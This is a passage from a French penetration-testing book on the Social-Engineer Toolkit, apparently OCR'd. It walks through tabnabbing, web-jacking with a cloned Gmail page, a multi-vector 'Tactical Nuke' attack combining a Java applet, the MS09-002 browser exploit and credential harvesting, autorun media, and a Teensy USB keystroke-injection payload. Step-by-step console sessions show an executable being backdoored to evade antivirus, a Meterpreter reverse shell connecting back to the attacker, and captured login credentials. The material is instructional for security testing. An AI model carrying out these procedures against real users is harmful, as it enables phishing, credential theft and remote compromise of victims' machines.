


Figure 10.3
Rapport du recueil d'informations d'identification.

Tabnabbing

Dans un scénario de *tabnabbing*, une cible est attrapée lorsqu'elle accède à un site web avec plusieurs onglets ouverts. Lorsque la cible clique sur un lien, il est accompagné d'un message "Merci de patienter durant le chargement de la page." Lorsqu'elle passe à un autre onglet, le site

détecte qu'un autre onglet possède le focus et réécrit la page web qui présentait le message "Merci de patienter…" avec un site web que vous spécifiez.

Éventuellement, la cible cliquera sur l'onglet "tabnabbé", et croyant qu'on lui demande d'identifier son programme de messagerie ou son application d'entreprise, elle entrera ses informations d'identification sur le site sosie malveillant. Les informations d'identification seront recueillies et la cible sera redirigée vers le site d'origine. Vous pouvez accéder à l'attaque par vecteur "tabnabbing" depuis l'interface d'attaque web par vecteur du SET.

MLITM (*Man-Left-in-the-Middle*)

Une attaque *MLITM* utilise des referers HTTP sur un site déjà compromis ou une vulnérabilité de type *cross-site scripting* (XSS) permettant de passer les informations d'identification de la cible en retour au serveur HTTP. Si vous trouvez une vulnérabilité XSS et si vous envoyez l'URL à la cible, qui clique ensuite sur le lien, le site fonctionnera normalement, mais lorsque la cible se connectera au système, ses informations seront transmises à l'attaquant. Le vecteur d'attaque *MLITM* peut être utilisé *via* l'interface de vecteur d'attaque web du SET.

Web-jacking

La méthode d'attaque *web jacking*, nouveauté de la version du SET 0.7, permet de créer un clone de site web dans lequel un lien est présenté à la cible, indiquant que le site a déménagé. Lorsque le pointeur de la cible survole le lien, l'URL présentée est la vraie et non l'URL de l'attaquant. Ainsi, par exemple, si vous clonez https://gmail.com *style URL*, l'URL qui apparaîtra sur la machine cible lorsqu'il survolera le lien avec sa souris sera https://gmail.com *style URL*. Lorsque la cible clique sur le lien, Gmail s'ouvre mais est rapidement remplacé par votre serveur web malveillant.

Cette attaque utilise un remplacement d'iframe basé sur le temps. Lorsque la cible survole le lien, il pointe vers un quelconque site que vous avez cloné. Si elle clique sur le lien, l'iframe de remplacement va immédiatement remplacer lecontenu de son navigateur par le site malveillant cloné à l'insu de la cible. Vous pouvez modifier la durée d'une attaque par web jacking en modifiant les paramètres présents dans config/set_config.

Pour configurer le SET pour l'attaque, sélectionnez Web Jacking Attack Method ❶ et Site Cloner ❷, puis ajoutez le site que vous souhaitez cloner, https://gmail.com ❸, comme indiqué ci-après.

❶ 6. Web Jacking Attack Method

Enter your choice (press enter for default): 6

[!] Website Attack Vectors [!]

❷ 2. Site Cloner

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

❸ Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] I have read the above message. [*]

Press {return} to continue.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.

Lorsque la cible se rend sur le site cloné, elle va voir le lien indiqué à la Figure 10.4. Notez que l'URL dans le coin inférieur gauche affiche https://gmail.com.




Figure 10.4
Page initiale et lien vers la page clonée.

Lorsque la cible clique sur le lien, elle se retrouve face à la page web clonée que l'on voit en Figure 10.5, ce qui ressemble exactement à la vraie page d'accueil de Gmail.

Figure 10.5
Page d'accueil de Gmail clonée.

Notez que le texte de l'URL en haut de la Figure 10.5 montre notre serveur (web) malveillant. Comme dans les exemples précédents, vous pouvez enregistrer un nom de domaine similaire afin d'éviter ce problème. Une fois que la cible entre son nom d'utilisateur et son mot de passe dans les champs appropriés, vous pouvez intercepter et récolter les informations d'identification.

Tout rassembler dans une attaque sur plusieurs fronts

Le vecteur web multiattaque permet d'enchaîner plusieurs méthodes

d'attaque web conjointement lors d'une seule attaque. Le vecteur *multiattaque* permet d'activer et de désactiver les différents vecteurs et de combiner les attaques sur une seule page web. Lorsque l'utilisateur clique sur le lien, il sera ciblé par chacun des vecteurs d'attaque que vous spécifiez. Une attaque sur plusieurs fronts est particulièrement utile car, dans certains cas, l'applet Java peut échouer tandis qu'un exploit Internet Explorer côté client sera un succès. Ou bien, l'applet Java et les exploits d'Internet Explorer peuvent échouer, mais la récolte d'informations d'identification peut réussir.

Dans l'exemple suivant, nous allons utiliser l'attaque par applet Java, l'exploit côté client de Metasploit et l'attaque par *web jacking*. Lorsque la cible navigue sur le site concerné, elle sera incitée à cliquer sur le lien et sera ensuite bombardée par une attaque par web jacking, les exploits Metasploit et l'attaque par applet Java. Ici, nous allons sélectionner un exploit Internet Explorer 7 et surfer la machine de la cible à l'aide d'Internet Explorer 6 juste pour démontrer comment, si une méthode échoue, d'autres peuvent être utilisés.

1. The Java Applet Attack Method

2. The Metasploit Browser Exploit Method

3. Credential Harvester Attack Method

4. Tabnabbing Attack Method

5. Man Left in the Middle Attack Method

6. Web Jacking Attack Method

❶ 7. Multi-Attack Web Method

8. Return to the previous menu

Enter your choice (press enter for default): **7**

[!] Website Attack Vectors [!]

❷ 2. Site Cloner

Enter number (1-4): **2**

❸ Enter the url to clone: https://gmail.com

Select which attacks you want to use:

❹ 1. The Java Applet Attack Method (OFF)

❺ 2. The Metasploit Browser Exploit Method (OFF)

3. Credential Harvester Attack Method (OFF)

4. Tabnabbing Attack Method (OFF)

5. Man Left in the Middle Attack Method (OFF)

❻ 6. Web Jacking Attack Method (OFF)

7. Use them all - A.K.A. ’Tactical Nuke’

8. I’m finished and want to proceed with the attack.

9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): **1**

Turning the Java Applet Attack Vector to ON

Select which attacks you want to use:

Enter your choice one at a time (hit 8 or enter to launch): **2**

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

Select which attacks you want to use:

Enter your choice one at a time (hit 8 or enter to launch): **6**

Turning the Web Jacking Attack Vector to ON

Select which attacks you want to use:

. . . SNIP . . .

Enter your choice one at a time (hit 8 or enter to launch):

Commencez à configurer l'attaque en sélectionnant Multi-Attack Web Method ❶ à partir du menu principal, puis sélectionnez Site Cloner ❷ et entrez l'URL à cloner, https://gmail.com ❸. Ensuite, le SET présente un menu de différentes attaques. Sélectionnez The Java Applet Attack Method ❹, puis The Metasploit Browser Exploit Method ❺, et enfin, sélectionnez Web Jacking Attack Method ❻. Vous pourriez également sélectionner l'option 7, Use them all – A.K.A. "Tactical Nuke" pour activer tous les vecteurs d'attaque automatiquement.

Dans l'exemple précédent, notez que les flags ont changé et que l'applet Java, l'exploit navigateur de Metasploit et l'attaque par web-jacking, ont été activés. Pour continuer, appuyez sur ENTER ou choisissez l'option 8 (I'm finished...).

Enter your choice one at a time (hit 8 or enter to launch):

What payload do you want to generate:

	Name:	Description:
❶	2. Windows Reverse_TCP	Spawn a meterpreter shell on victim and

Meterpreter sendback to attacker.

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

❷ 16. Backdoored Executable (BEST)

Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

****

Do you want to create a Linux/OSX reverse_tcp payload

in the Java Applet attack as well?

****

❸ Enter choice yes or no: **no**

Enter the browser exploit you would like to use

❹ 8. Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)

Enter your choice (1-12) (enter for default): **8**

[*] Cloning the website: https://gmail.com

[*] This could take a little bit...

[*] Injecting Java Applet attack into the newly cloned website.

[*] Filename obfuscation complete. Payload name is: x5sKAzS

[*] Malicious java applet website prepped for deployment

```
[*] Injecting iframes into cloned website for MSF Attack....

[*] Malicious iframe injection successful...crafting payload.



resource (src/program_junk/meta_config)> exploit -j

[*] Exploit running as background job.

msf exploit(ms09_002_memory_corruption) >

[*] Started reverse handler on 172.16.32.129:443

[*] Using URL: http://0.0.0.0:8080/

[*] Local IP: http://172.16.32.129:8080/

[*] Server started.
```

Pour terminer la configuration de l'attaque, sélectionnez le payload par défaut ❶ avec l'encodage et le port d'écoute par défaut ❷. Choisissez de ne pas configurer un payload Linux et OS X ❸, puis mettez comme exploit navigateur Internet Explorer 7 Uninitialized Memory Corruption (MS09-002) ❹. Le SET lancera alors l'attaque.

Une fois que tout est en marche, vous pouvez naviguer sur le site et voir

ce qu'il s'y passe. Un message vous indique que le site a été déplacé. Référez-vous à la Figure 10.4 pour découvrir ce que la cible verra sur sa machine.

Cliquez sur le lien et l'exploit Metasploit commence. Voici ce qui s'effectue dans l'ombre :

[*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory

Corruption to 172.16.32.131:1329...

Cet exploit échoue parce qu'on utilise Internet Explorer 6. L'écran de la cible est illustré à la Figure 10.6.




Figure 10.6

Avertissement de sécurité multiattaque.

Cependant, nous avons une attaque de secours. La cible sélectionne run sur l'applet Java malicieuse, un shell Meterpreter commence et la cible est redirigée vers la page Gmail d'origine. L'attaque est réussie.

Notez que durant l'exécution de l'applet Java, nous avons automatiquement migré sur un autre processus qui se trouve être notepad.exe. Pour cette raison, si la cible ferme le navigateur, notre attaque va continuer parce que le processus ne fermera pas le shell Meterpreter. Encore une chose : dans le fichier de configuration vous pouvez définir l'option Java Repeater qui continuera à inciter la cible à cliquer sur l'avertissement de l'applet Java, même si elle clique sur Annuler. Cela augmentera les chances que la cible clique sur le bouton Exécuter.

Le shell Meterpreter nous est présenté une fois l'exploit réussi, comme indiqué ci-après.

[*] Sending stage (748544 bytes) to 172.16.32.131

[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09 12:33:20 -0400 2010

[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'

[*] Current server process: java.exe (824)

[*] Spawning a notepad.exe host process...

[*] Migrating into process ID 3044

[*] New server process: notepad.exe (3044)

msf exploit(ms09_002_memory_corruption) >

Maintenant, disons que cette attaque échoue, et que la cible clique sur Annuler (sans l'option repeater activée). La personne serait alors invitée à entrer son nom d'utilisateur et son mot de passe dans les champs prévus à cet effet, vous permettant de récolter avec succès ses informations d'identification sur le site et de préserver le succès de l'attaque. Alors que vous n'avez pas de shell Meterpreter, parce que la cible n'a pas cliqué sur Exécuter, vous serez encore capable d'intercepter les informations d'identification :

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername

POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Comme vous l'avez vu dans les exemples précédents, SET propose dans son arsenal un certain nombre de puissants vecteurs d'attaque basés sur le web. Il peut être difficile de convaincre une cible de penser qu'un site cloné est légitime. La plupart des utilisateurs bien informés sont généralement prudents sur des sites inconnus et essayent d'éviter les problèmes de sécurité potentiels lorsqu'ils naviguent sur Internet. Le SET cherche à tirer parti de cette prudence en vous permettant de simuler un site connu, trompant alors même les utilisateurs les plus avisés.

Générateur de médias infectés

Le *générateur de médias infectés* est un vecteur d'attaque relativement simple. Avec lui, le SET crée un dossier que vous pouvez graver sur un CD / DVD ou stocker sur une clé USB. Le fichier autorun.inf est utilisé, lequel, une fois inséré dans la machine de la cible, va exécuter tout ce que vous spécifiez lors de l'attaque. Actuellement, le SET supporte les exécutables (tel que Meterpreter) ainsi que les fichiers exploitant des failles de type failles de format (comme les exploits Adobe).

Le vecteur d'attaque *Teensy USB HID*

Le vecteur d'attaque Teensy USB HID (*Human Interface Device*) est une remarquable combinaison de matériel customisé et de contournement des restrictions sur mesure *via* l'émulation du clavier. Traditionnellement, lorsque vous insérez un CD / DVD ou une clé USB dans votre ordinateur, si l'exécution automatique est désactivée, autorun.inf n'est pas appelé et vous ne pouvez pas exécuter votre code automatiquement. Cependant, en utilisant le Teensy USB HID, vous pouvez émuler un clavier et une souris. Lorsque vous insérez le périphérique, il sera détecté comme un clavier, et en utilisant le microprocesseur et la mémoire flash de stockage embarquée, vous pouvez envoyer une série de frappes très rapide à la machine de la cible et complètement la compromettre, sans vous préoccuper d'autorun. Vous pouvez commander un Teensy USB HID à http://www.prjc.com/.

Mettons en place un Teensy USB HID pour effectuer un téléchargement WScript d'un payload Metasploit. Dans l'exemple suivant, un petit fichier WScript sera écrit qui permettra de télécharger et d'exécuter un fichier exécutable. Ce sera notre payload Metasploit, et tout cela est géré par le SET.

Select from the menu:

❶ 6. Teensy USB HID Attack Vector

Enter your choice: **6**

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

1. Powershell HTTP GET MSF Payload

❷ 2. WSCRIPT HTTP GET MSF Payload

3. Powershell based Reverse Shell

4. Return to the main menu.

Enter your choice: **2**

❸ Do you want to create a payload and listener yes or no: **yes**

What payload do you want to generate:

Name:	Description:
. . . SNIP . . .	
2. Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and sendback to attacker.

❹ Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

. . . SNIP . . .

16. Backdoored Executable (BEST)

❺ Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable

[*] PDE file created. You can get it under ’reports/teensy.pde’

[*] Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in Arduino

Press enter to continue.

[*] Launching MSF Listener...

resource (src/program_junk/meta_config)> **exploit -j**

[*] Exploit running as background job.

msf exploit(handler) >

[*] Started reverse handler on 0.0.0.0:443

[*] Starting the payload handler...

Pour commencer la mise en place de cette attaque, choisissez Teensy USB HID Attack Vector ❶ à partir du menu principal, puis choisissez WSCRIPT HTTP GET MSF Payload ❷. Ensuite, demandez au SET de mettre en place un payload et un listener ❸, en sélectionnant le payload Meterpreter ❹ et la méthode d'encodage par défaut ❺.

Maintenant que vous avez un fichier .pdf, vous aurez besoin de télécharger et d'utiliser l'interface Arduino, qui est une interface utilisateur graphique (GUI) pour la compilation des fichiers .pde qui doivent être uploadés sur votre périphérique Teensy.

Pour cette attaque, suivez les instructions sur PJRC (http://www.pjrc.com/) pour uploader votre code sur la carte Teensy. C'est relativement simple. Vous installez le loader et les bibliothèques de Teensy. Ensuite, vous verrez une interface IDE (*Integrated Drive Electronics*) dénommée Arduino. (Arduino/Teensy est supporté par Linux, Mac OS X et les

systèmes d'exploitation Windows). L'un des points importants est de vous assurer d'avoir configuré votre carte pour un clavier/souris USB Teensy (voir Figure 10.7).

